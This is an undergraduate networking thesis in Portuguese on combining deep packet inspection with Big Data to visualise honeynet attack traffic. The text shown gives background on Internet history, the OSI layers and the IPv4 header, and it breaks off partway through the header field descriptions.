TRABALHO DE GRADUAÇÃO

Análise de segurança por meio de inspeção profunda de pacotes em fluxos de rede utilizando Big Data

Mateus Almeida Rocha

Brasília, Julho de 2017

UNIVERSIDADE DE BRASÍLIA
FACULDADE DE TECNOLOGIA
DEPARTAMENTO DE ENGENHARIA ELÉTRICA

UNIVERSIDADE DE BRASÍLIA
Faculdade de Tecnologia

TRABALHO DE GRADUAÇÃO

Análise de segurança por meio de inspeção profunda de pacotes em fluxos de rede utilizando Big Data

Mateus Almeida Rocha

Trabalho de Graduação submetido ao Departamento de Engenharia Elétrica como requisito parcial para obtenção do grau de Engenheiro de Redes de Comunicação

Banca Examinadora

Prof. Georges Daniel Amvame Nze, Dr., ENE/UnB _____
Orientador

Prof. Robson de Oliveira Albuquerque, Dr., _____
Co-orientador e Examinador Externo

Prof Rafael Timóteo de Sousa Jr., Dr., ENE/UnB _____
Examinador Interno

Agradecimentos

Certamente, devo primeiro agradecer aos meus dois orientadores. Professor Georges, com seus ensinamentos me ajudou a concluir com êxito este trabalho, e também me fez crescer como profissional. Professor Robson, me mostrou o quanto que o mundo da segurança de redes é vasto e fascinante, sempre enfatizando a importância da informação na sociedade moderna.

Não obstante, agradeço ao Laboratório Latitude por ceder a infraestrutura necessária para a correta implementação deste trabalho. Ademais, sou grato aos meus colegas de trabalho que, em inúmeras vezes, me ajudaram a encontrar soluções para problemas de implementação que pareciam ser impossíveis e assim conseguir aprender com meus erros, ao invés de lamentá-los.

Por fim, devo agradecer para minha família e amigos do peito. Não somente aos conselhos e ensinamentos passados ao longo de nossa jornada juntos, mas também por me incentivar a ser a melhor pessoa que eu tenho o potencial de ser.

Mateus Almeida Rocha

RESUMO

Este trabalho final de graduação possui como finalidade o estudo da viabilidade de combinar *Big Data* e inspeção profunda de pacotes para a implementação de um sistema que seja capaz de centralizar quantidades massivas de informações sobre tráfego de rede, para assim permitir a visualização em tempo real desses dados. Como fonte de tráfego real, foi utilizada uma *honeynet* própria de alta interatividade, que teve seu tráfego capturado entre o final de 2016 e início de 2017. Obteve-se sucesso ao combinar as duas técnicas mencionadas acima, e a análise dos dados extraídos pode ser visualizada na sessão de resultados. Visa-se, na implementação desse projeto, que este seja a base de outros estudos envolvendo visualização de ataques, pois a arquitetura montada possui amplo potencial para estudos de segurança de redes, inclusive envolvendo aprendizado de máquina, conforme citado ao final do trabalho.

ABSTRACT

The main objective of this final paper is to study the viability of combining Big Data with Deep Packet Inspection techniques in order to obtain a system capable of centralizing massive amounts of network traffic data, so information about this traffic can be visualized in real time. As a data source, the traffic of a high iteration honeynet was used, being captured from the end of 2016 to the beginning of 2017. Overall, this research was a success and an analysis of the honeynet's traffic can be found in the results section. The ultimate goal of this project is to serve as a base to future researches, since the architecture built has potential to be used in other projects of network security, especially with machine learning, as mentioned in the end of this paper.

SUMÁRIO

LISTA DE FIGURAS

LISTA DE ACRÔNIMOS

CRUD	*Create, Read, Update, Delete*
DNS	*Domain Name Service*
DPI	*Deep Packet Inspection*
DSL	*Digital Subscriber Line*
ELK	*Elasticsearch, Logstash, Kibana*
FTP	*File Transfer Protocol*
HTML	*HyperText Markup Language*
HTTP	*Hypertext Transfer Protocol*
HTTPS	*Hypertext Transfer Protocol Secure*
IEEE	*Institute of Electrical and Electronics Engineers*
IoT	*Internet Of Things*
IP	*Internet Protocol*
IPv4	*Internet Protocol version 4*
IPv6	*Internet Protocol version 6*
JSON	*JavaScript Object Notation*
LLC	*Logical Link control*
MAC	*Media Access Control*
MTU	*Maximun Transmition Unit*
NCP	*Network Control Proocol*
OSI	*International Organization for Standarts*
RFC	*Request for Comments*
SSH	*Secure Shell*
TCP	*Transmission Control Protocol*
UDP	*User Datagram Protocol*
USB	*Universal Serial Bus*
VM	*Virtual Machine*
VPN	*Virtual Private Network*

1 INTRODUÇÃO

Este projeto final de graduação tem como finalidade implementar um sistema de análise de segurança para ambientes de redes de computadores, com o intuito de permitir a visualização dos dados trafegados entre os dispositivos presentes na rede. Para tal, analisar-se-á o desempenho e a viabilidade de combinar a técnica de análise profunda de pacotes em conjunto com *Big Data* para a identificação de ataques cibernéticos.

Para prover dados ao sistema, foi configurada uma *honeynet* própria de alta interatividade. Dela, foi possível extrair o tráfego gerado por ataques reais entre Agosto de 2016 até Abril de 2017. Após o processamento dos dados extraídos, e feita a inspeção profunda dos pacotes, eles são visualizados utilizando a pilha *Elastic*, composta por *Kibana, Logstash* e *Elasticsearch*. Finalmente, são discutidos parâmetros e comportamentos utilizados para a identificação de ataques cibernéticos.

1.1 PROBLEMA

Com o advento da Internet e o avanço das redes de comunicações na sociedade moderna, cada vez mais indivíduos encontram-se conectados e usufruindo de serviços presentes na rede de computadores. Porém, uma parcela considerável desses usuários é leiga no assunto, não conhecendo sobre ataques virtuais, como é arquitetada a Internet e nem sobre segurança de redes. Além da grande quantidade de pessoas conectadas à rede de computadores, a crescente modernização dos ataques virtuais causou a evolução das ferramentas computacionais de ataque, tornando-as mais acessíveis, sofisticando suas sintaxes e automatizando a descoberta de vulnerabilidades. Essas características formam um cenário deveras favorável para a ascensão de ataques virtuais, como mostrado no 2016 *Internet Security Threat Report* da Symantec [Symantec 2016] e ilustrado na figura 1.1.

Para combater a crescente ameaça virtual, várias ferramentas são utilizadas para a melhoria da segurança cibernética, tais como o uso de criptografia para ocultar o conteúdo das mensagens trocadas, *Firewalls* para gerenciar o tráfego de rede, VPNs (Redes Privadas Virtuais) para garantir comunicação segura entre entidades que não estão na mesma rede local, etc. Porém, uma ferramenta que merece destaque são os sistemas de detecção de intrusão. Eles são capazes de monitorar, identificar e notificar atividades suspeitas e/ou não autorizadas que comprometem a segurança do ambiente de rede em questão.

Figura 1.1: Novas vulnerabilidades que surgiram por semana em 2015, segundo pesquisa feita pela Symantec [Symantec 2016].

1.1.1 Justificativa

Alguns dos métodos para a detecção de ataques cibernéticos mais utilizados são listados a seguir [Santos 2010]:

- Detecção por assinatura: costumam ser simples, rápidos e podem ter sua base de dados atualizada facilmente. Nessa abordagem, características específicas do ataque são comparadas com assinaturas previamente adquiridas. Caso o sistema não possua nenhuma assinatura similar com o ataque a ser analisado, este não será detectado.
- Detecção por heurística: possui um período de aprendizado antes de ser colocado em ambiente de produção. Neste período, apenas tráfego bom deve ser trafegado, de modo que o sistema aprende os padrões normais, e possui chances muito maiores de detectar um novo tipo de ataque.
- Detecção baseada em rede: pode detectar tráfego anômalo de rede com indicação que pode ser malicioso. É geralmente implementada nos perímetros de uma rede, onde pode-se obter melhor visibilidade dos tráfegos de entrada e saída da organização.

As técnicas apresentadas provaram ser muito eficientes para a detecção de ameaças cibernéticas, porém, podem ser enganadas por ataques mais elaborados. Surge então a necessidade de analisar tráfego malicioso real para se aprender as técnicas utilizadas por atacantes virtuais e conseguir proteger-se eficientemente contra ataques.

Portanto, devido à grande presença de ataques cibernéticos e sua constante sofisticação, propôs-se montar uma arquitetura que seja capaz de analisar tráfego de rede em tempo real, fazendo inspeção profunda dos pacotes em questão e exibindo as informações extraídas em um painel de controle para que o usuário seja capaz de analisá-lo e tomar as medidas adequadas.

1.2 OBJETIVO GERAL

Este projeto final tem como finalidade testar a viabilidade e a eficiência de aplicar a técnica de análise profunda de pacotes em combinação com *Big Data* para gerar um sistema de visualização de ataques cibernéticos robusto, eficaz e escalável capaz de prover ao administrador de rede informações em tempo real.

1.2.1 Objetivos Específicos

- Montar um ambiente de rede capaz de gerar informações reais sobre ataques cibernéticos.
- Capturar os dados para análise e processá-los através de um ambiente Big Data.
- Identificar as ameaças oriundas dos protocolos DNS, SSH, Telnet e HTTP utilizando inspeção profunda de pacotes
- Montar os *dashboards* para facilitar a agrupação de informações.
- Analisar o tráfego de rede utilizando a visualização anterior.

1.3 ORGANIZAÇÃO DO TRABALHO

A partir dos próximos capítulos, o trabalho é dividido em quatro partes principais: referencial teórico, metodologia, resultados e conclusão.

2 FUNDAMENTAÇÃO TEÓRICA

2.1 O SURGIMENTO DA INTERNET.

Em meados da década de 60, a importância dos computadores e o processamento de informações digitais ascendeu de maneira surpreendente. Com tamanha ênfase no desenvolvimento de máquinas cada vez mais sofisticadas, era natural a ideia de querer interligar tais computadores, de forma que dados pudessem ser compartilhados entre diversos usuários separados geograficamente [Leiner Vinton G. Cerf 1997].

O uso da comutação de pacotes mostrou ser uma solução mais eficiente para interligar os computadores em relação à tradicional comutação de circuitos utilizada nos serviços de telefonia, visto que o tipo de tráfego trocado por esses dispositivos consistia principalmente de rajadas - períodos de atividades (envio de um comando, por exemplo), seguidos por longos períodos inativos. Diversos trabalhos distintos de implementações de redes de computadores independentes surgiram ao redor do mundo, a maioria delas utilizando o conceito de comutação de pacotes para efetuar a transmissão de arquivos. Apesar dessas redes funcionarem bem individualmente, não havia a possibilidade de intercomunicação entre elas. Via-se, dessa forma, a necessidade de estabelecer padrões para a comunicação entre máquinas.

Uma das redes que tornou-se mais conhecida e mais populada por computadores foi a iniciativa financiada pelo departamento de defesa do governo norte-americano, a ARPANET (*U.S. Defense Department's Advanced Research Projects Agency Network*).

A ARPANET foi construída seguindo características bem marcantes que permitiram sua consolidação, e muitas delas ainda são aplicáveis na Internet moderna. Alguns dos principais aspectos são:

- Todas as comunicações ponto a ponto são baseadas na lei do melhor esforço, ou seja, é possível que um ou mais pacotes não cheguem corretamente ao seu destino.
- Toda a complexidade da rede concentra-se em suas extremidades, os computadores. Equipamentos intermediários, tais como comutador de pacotes, devem assemelhar-se à caixas pretas que apenas roteiam informação, sem manter informações de fluxos individuais.
- Não se deve ter centros de controles globais no nível de operação (complementando o princípio anterior).

A ARPANET começou interconectando universidades nos Estados Unidos, porém alguns meses depois experimentou um grande crescimento em número de computadores conectados. Com tantos dispositivos na rede, tornou-se necessário um protocolo melhor definido para permitir a comunicação eficiente entre eles. Tal necessidade levou os pesquisadores do projeto a implementarem o protocolo NCP (*Network Control Protocol*). Com a introdução deste protocolo, os usuários desta rede puderam começar o desenvolvimento de aplicações baseadas na rede.

O crescimento notável da ARPANET impulsionou pesquisas com o intuito de integrá-la com outras redes independentes já existentes. O primeiro trabalho relacionado à interconexão de redes foi patrocinado pela *Defense Advanced Research Projects Agency*, a Agência de Projetos de Pesquisa Avançada de Defesa. Em sua essência, foi proposta uma rede de redes (surgindo assim o termo *internetting* para descrever esse trabalho [Kurose e Ross 2012]). Para concretizar a integração entre redes, o protocolo utilizado pela ARPANET deveria ser retrabalhado, pois ele não era capaz de endereçar destinos que se encontravam fora dessa rede. Ademais, o NCP também não provinha confiança na comunicação fim-a-fim (caso algum dos pacotes transmitidos fosse perdido, o protocolo entraria em um impasse) e não possuía controle de erros nem correção dos mesmos, caso eles ocorressem.

Dessa forma, na década de 1970 foi desenvolvida a primeira versão do TCP (*Transmission Control Protocol*), um protocolo que possuía as funcionalidades ausentes do NCP descritas acima e atendia às necessidades de uma arquitetura aberta de rede. Nesse contexto, este protocolo combinava elementos responsáveis por uma entrega sequencial confiável de dados via retransmissão e elementos cuja função está voltada ao envio dos pacotes.

Posteriormente, para respeitar o conceito de manter a arquitetura o mais simples possível, houve a introdução do conceito de camadas na Internet e o TCP teve suas responsabilidades diminuídas, retendo a primeira parte enquanto a segunda era colocada em outra camada, no protocolo IP (*Internet Protocol*). Os detalhes sobre a divisão da Internet em camadas é tratado mais detalhadamente na seção 2.2.

Nos anos seguintes, o fortalecimento dessa rede de redes, a Internet, foi colossal [Zimmermann 2012]. Na década de 1980, ela ganhava força como um serviço comercializável e, em 1995, o Conselho Federal de Redes (*Federal Networking Council*) aprovou um resolução que definia o termo Internet e sua propriedade intelectual. Dessa forma, o termo Internet se refere ao sistema global de informação que:

1. É logicamente composto por endereços únicos baseados no protocolo IP ou suas subsequentes extensões/sucessões.
2. É capaz de prover suporte à comunicações utilizando o modelo TCP/IP ou suas sebsequentes extensões/sucessões.
3. Provê, utiliza ou torna acessível serviços de alto nível construídos sob camadas de infraestrutura de comunicação.

2.2 DIVISÃO EM CAMADAS

A divisão da Internet em camadas lógicas tornou-se praticamente inevitável à medida em que sua complexidade crescia. Percebeu-se que a tarefa de permitir a comunicação entre processos de aplicações que rodam em computadores distintos (geograficamente separados, na maioria dos casos) não é simples, e tentar resolver essa tarefa com um único protocolo o tornaria extremamente complexo e muito suscetível à falhas. O processo de comunicação entre duas máquinas envolve múltiplos programas trabalhando em harmonia (além dos próprios sistemas operacionais), roteadores, *switches*, *Firewalls*, infraestruturas de telecomunicações e diferentes meios físicos. Tentar analisar, entender e, principalmente, protocolar todos esses elementos ao mesmo tempo seria incompreensível para a mente humana.

Dessa forma, dividir a Internet em camadas distintas, cada uma delas focando em funções específicas, provê um conjunto de ferramentas que facilita o aprendizado, a análise e a discussão de ideias e conceitos de maneira mais eficiente. Com essa arquitetura, cada camada individual deve se preocupar apenas em prover serviços para a camada imediatamente acima e solicitar outros serviços da camada imediatamente abaixo.

Outro principal motivo para a separação da Internet em camadas diz respeito aos grandes fabricantes de equipamentos de redes. Não seria prático tentar montar uma rede utilizando exclusivamente equipamentos de um mesmo fabricante. A consistência provida pela padronização e por protocolos bem definidos permite que equipamentos construídos para trabalhar em camadas específicas possam ser substituídos por outros de diferentes marcas, porém com a mesma finalidade sem alterar o funcionamento das outras camadas.

2.2.1 O modelo de referência OSI

Reconhecendo a necessidade de padronizar a arquitetura em camadas da Internet, a Organização Internacional de Normalização (*International Organization for Standards*) desenvolveu o modelo OSI (acrônimo para *Open Systems Interconnection*), como ilustrado na figura 2.1.



Figura 2.1: O modelo de referência OSI da Organização Internacional de Normalização [Fonte: Autor].

Conforme mostra a figura 2.1, o modelo OSI engloba todos os elementos da comunicação, desde o nível mais baixo (a camada física - responsável pelo transporte dos sinais elétricos, ópticos ou mecânicos) até o nível mais elevado (a camada de aplicação - responsável por interagir diretamente com o usuário e interpretar seus comandos). As sete camadas do modelo OSI, de cima para baixo, são: aplicação, apresentação, sessão, transporte, rede, enlace e física. Apesar de haver apenas sete, a figura 2.1 possui duas pilhas em paralelo, para representar dois sistemas computacionais distintos comunicando-se entre si.

A arquitetura mostrada na figura 2.1 é bastante simplista e representa apenas dois computadores conectados diretamente entre si. Uma representação mais realista de uma rede local pode ser observada abaixo:



Figura 2.2: Exemplo de topologia de rede [Fonte: Autor].

Na topologia acima, há a representação de uma rede, em que todo o tráfego trocado com o mundo externo é comutado pelo roteador. Nessa rede, há duas sub-redes, cada uma controlada por um dos *switches*. Esses aparelhos são responsáveis por separar os domínios e somente são capazes de se comunicar graças ao roteador. Dessa forma, os computadores 1 e 2 são capazes de comunicar com os servidores 1 e 2 somente se houver rotas no roteador que permitam essa comunicação.

Tratar-se-á apenas das camadas do modelo OSI que serão utilizadas na metodologia. Dessa forma, as explicações para as camadas física, enlace, sessão e apresentação podem ser encontradas nos anexos 6.0.1, 6.0.2, 6.0.3 e 6.0.4, respectivamente.

2.2.2 A camada de rede

Conforme visto na sessão 6.0.2, a camada de enlace preocupa-se em transferir informação entre duas unidades computacionais diretamente conectadas, ou seja, que estão na mesma rede. A camada de rede, por sua vez, é responsável por mover informações de rede em rede, até que o tráfego de origem chegue ao seu destino [Oden 2013]. Portanto, pode-se afirmar que ela provê o serviço necessário para tornar a comunicação fim-a-fim das camadas superiores possível.

A PDU desta camada é chamada de pacote. Para permitir que computadores conectados a redes diferentes sejam capazes de trocar pacotes entre si, a rede possui um mecanismo de endereçamento único e, com base nessa informação, consegue determinar a melhor rota dentre todas as disponíveis (com base em diferentes tipos de métricas). O protocolo de rede mais utilizado na atualidade é o *Internet Protocol*, ou IP [IBM 2010]. Ele é um padrão criado para rotear pacotes entre diferentes redes, e é logicamente alocado para cada interface de um aparelho capaz de conectar à Internet.

Por fim, o aspecto mais marcante de um pacote IP é seu endereçamento: ele sempre possui um endereço IP de origem, que caracteriza a máquina responsável pela criação da mensagem, e o destino, que pertence à interface onde aquele pacote deve ser entregue [Bonaventure 2014].

2.2.3 A camada de transporte

A camada de transporte possui a crítica missão de permitir que processos de aplicações rodando em computadores distintos sejam capazes de se comunicar de maneira transparente, utilizando-se dos serviços providos pela camada de rede (vistos na seção 2.2.2). Essa camada só é capaz de realizar comunicação fim a fim pois é a primeira no modelo OSI que verdadeiramente estabelece conexões entre os sistemas finais [Fairhurst 2009]. Essa afirmação é ilustrada na figura 2.3:



Figura 2.3: Comunicação fim a fim da camada de transporte, segundo o modelo OSI [Fonte: Autor].

Ao analisar a figura 2.3, percebe-se que a camada de transporte é a primeira a estabelecer uma conexão com o destino final, ao passo que todas as outras inferiores preocupam-se apenas com o próximo salto na comunicação. Essa característica faz com que a camada de transporte seja capaz de prover comunicação lógica entre os processos que rodam em ambas as máquinas [Ross 2000]. Apesar dos processos não estarem conectados fisicamente, do ponto de vista das aplicações é como se estivessem.

Nessa camada, a troca de informações não é mais visualizada como uma troca de pacotes individuais, e sim como um fluxo de informação que segue através da rede. Utiliza-se para esse fim dois principais protocolos: o *Transmission Control Protocol* e o *User Datagram Protocol* - UDP. As aplicações podem requisitar qualquer um dos dois, a depender do tipo e qualidade do serviço que desejarem [Acheson 2014]. Caso necessite de uma comunicação orientada à conexão, o protocolo TCP é utilizado e consequentemente o PDU da camada passa a ser chamado de segmento. Ele é utilizado quando a integridade dos dados transmitidos tenha elevada necessidade de ser mantida, possui mecanismos para verificar se a informação recebida é precisamente a mesma que foi transmitida. Porém, se a integridade da informação não for prioridade, ou se manter uma taxa constante de dados seja mais vantajoso, escolher o protocolo UDP pode ser mais beneficial para a aplicação. Caso seja utilizado, o PDU da camada passa a ser chamado de datagrama, e a conexão não possui nenhum tipo de mecanismo de verificação da transmissão.

2.2.4 A camada de aplicação

No topo da arquitetura OSI, está a camada de aplicação. Ela não é o mais abstrato que pode se subir na pilha de camadas, pois alguns programas adicionam camadas adicionais acima das sete aqui citadas (a rede Tor, por exemplo [Project 2017]), porém é o mais distante que o modelo OSI abstrai. Ela é utilizada por aplicações de rede e serve como intermediadoras para o usuário, criando uma ponte de dados capaz de traduzir as entradas do usuário em informação transportável pela Internet [Kozierok 2005].

É importante ressaltar que a aplicação de um usuário não necessariamente está rodando na camada de aplicação. Um navegador de Internet, por exemplo, apenas utiliza dos serviços oferecidos por protocolos que residem nessa camada, sendo eles: o *HyperText Transfer Protocol* - HTTP, o HTTP *over SSL* - HTTPS e o *File Transfer Protocol* - FTP [Tech 2016].

Como a camada de aplicação é aquela que com maior frequência interage diretamente com o usuário final, protocolos como o HTTP, FTP, SMTP e TELNET [Bezerra 2008] transportam diretamente informações importantes e possivelmente sensíveis . Portanto, é muito comum a ocorrência de ataques específicos desta camada, pois a interação humana é significativamente mais suscetível à falhas e brechas, o que pode permitir a um atacante se aproveitar para acessar patrimônios lógicos que deveriam ter acesso restrito.

2.2.5 O aninhamento de cabeçalhos

Dividir o funcionamento da Internet em camadas tem se provado ser uma estratégia eficiente para constante manutenção e melhoria das funcionalidades das redes, permitindo que cada aspecto da comunicação possa ser focado individualmente. Porém, uma desvantagem dessa abordagem é a adição, camada a camada, de cabeçalhos para controle.

Durante qualquer momento do processo de comunicação entre dois computadores, uma dada camada apenas pode se comunicar com três entidades: a camada diretamente acima, a diretamente abaixo, e sua correspondente no lado oposto da transmissão. À medida que um pacote desce na pilha do modelo OSI, um cabeçalho com informações de controle para que a outra ponta seja capaz de interpretar a informação corretamente e não processar áreas do pacote que são tratadas por outras camadas é adicionado.

De maneira análoga, quando o receptor recebe o pacote, e este sobe pela pilha do modelo OSI, cada camada retira as informações de controle adicionadas pela camada correspondente no transmissor e, finalmente, pode entregar o pacote para a camada acima. Esse processo se repete até que a camada de aplicação receba a mensagem original enviada da outra ponta da comunicação.

A figura 2.4 ilustra a maneira como um pacote desce as camadas do modelo OSI. Nela, a letra "H"é uma abreviação para *header*, que em português significa cabeçalho:



Figura 2.4: Exemplo de pacote percorrendo a arquitetura OSI antes de ser transmitido [Fonte: Autor].

Percebe-se ao analisar a figura 2.4 a quantidade de informação adicional que é adicionada ao conteúdo original da mensagem que o programa executando no computador gerou. Uma parcela significativa da quantidade total de informação transmitida pela Internet consiste de cabeçalhos de controle para manter a própria arquitetura funcionando.

De maneira análoga, a figura 2.5 ilustra um pacote recebido subindo as camadas do modelo OSI:



Figura 2.5: Exemplo de pacote percorrendo a arquitetura OSI ao ser recebido no destinatário [Fonte: Autor].

Vale ressaltar que, apesar de na figura 2.5 dar-se a impressão que o pacote recebido está descendo, ele na realidade está subindo as camadas, pois a aplicação é a camada mais elevada no modelo OSI.

Os cabeçalhos que são adicionados na figura 2.4 e retirados na figura 2.5 contém informações de extrema importância para a execução de ataques cibernéticos. Da mesma forma, esses metadados também tornam possível identificação e prevenção dos mesmos, quando utilizados de maneira correta. Na sessão 2.3, analisar-se-á os cabeçalhos dos principais protocolos das camadas do modelo OSI, para identificar quais os campos mais importantes para a detecção de certos ataques de rede.

2.3 OS PROTOCOLOS ANALISADOS

Nesta sessão, tratar-se-á dos principais protocolos que são utilizados a partir da camada 3, a de rede, introduzida na sessão 2.2.2. Ela foi escolhida como camada inicial principalmente pelo fato de análises profundas de pacotes tipicamente começarem pela camada 3, pois as anteriores não possuem informações significativas quanto ao tipo de tráfego carregado nos pacotes, conforme será tratado na sessão 2.5. Os protocolos da camada de aplicação selecionados foram 4: HTTP, SSH, Telnet e DNS. Eles foram escolhidos pois, após uma análise prévia dos dados coletados, percebeu-se que esses protocolos constituíam a maior parte do tráfego capturado da *honeynet*.

2.3.1 *Internet Protocol*

Na atualidade, o protocolo mais utilizado na Internet é o IP. Trata-se de um protocolo deveras versátil, pois oferece suporte a diversos protocolos de camadas mais elevadas, tais como o TCP e o UDP. Grande parte das aplicações presentes na Internet dependem do IP, tais como navegadores, clientes de FTP e agentes de email, o que aumenta ainda mais a sua importância.

O protocolo IP é descrito na RFC-791 [IETF 1981], criada em 1981 pela organização de padronização IETF. Ele foi concebido para ser utilizado em redes de comutação de pacotes e transmite blocos de informação, os datagramas, entre transmissores e receptores. Cada entidade em uma rede IP deve ser unicamente identificada por um número de endereçamento de tamanho fixo, o endereço IP.

Há suporte para fragmentação e remontagem de pacotes para que o fluxo de bytes seja capaz de trafegar continuamente em meios físicos cujo tamanho máximos dos pacotes difiram, sem que as entidades que estão se comunicando percebam a diferença.

Não há, porém, mecanismos de confiabilidade, controle de fluxo ou sequenciamento. Cada datagrama é tratado como uma entidade independente e não relacionada aos outros datagramas, o que garante a não formação de nenhuma espécia de conecxão ou circuito lógico.

A relação do IP com outros protocolos é descrita na figura 2.6:



Figura 2.6: Interação do IP com outros protocolos, segundo o modelo TCP/IP. A camada física não foi representada na figura [Fonte: Autor].

Na figura 2.6 é possível perceber que o IP é versátil, possuindo interfaces de comunicação com protocolos distintos da camada de transporte. Para o escopo deste trabalho, porém, somente serão estudados os dois mais importantes: TCP e UDP. Também percebe-se a interface inferior, capaz de conectar com diversos protocolos da camada de enlace. Esses protocolos não serão analisados neste trabalho pois não fazem parte do escopo da inspeção profunda de pacotes.

Os campos do cabeçalho presente no protocolo IP são ilustrados na figura 2.7:



Figura 2.7: Cabeçalho do protocolo IP, de acordo com a RFC 791. [IETF 1981].

Na figura 2.7, cada sinal de adição representa um bit. Os campos representados são descritos a seguir:

- Version: 4 bits.

  Indica a versão do protocolo IP que o pacote está seguindo.

- IHL: 4 bits.

  Trata-se do tamanho do cabeçalho de internet, medido em palavras de 32 bits. Ou seja, aponta para onde as informações úteis do pacote começam.

- Type of Service: 8 bits

  Esse parâmetro provê uma indicação da qualidade de serviço desejada, para o caso da rede possuir priorização de tráfego.

  A disposição dos bits é:

  - Bits 0-2: Precedência.
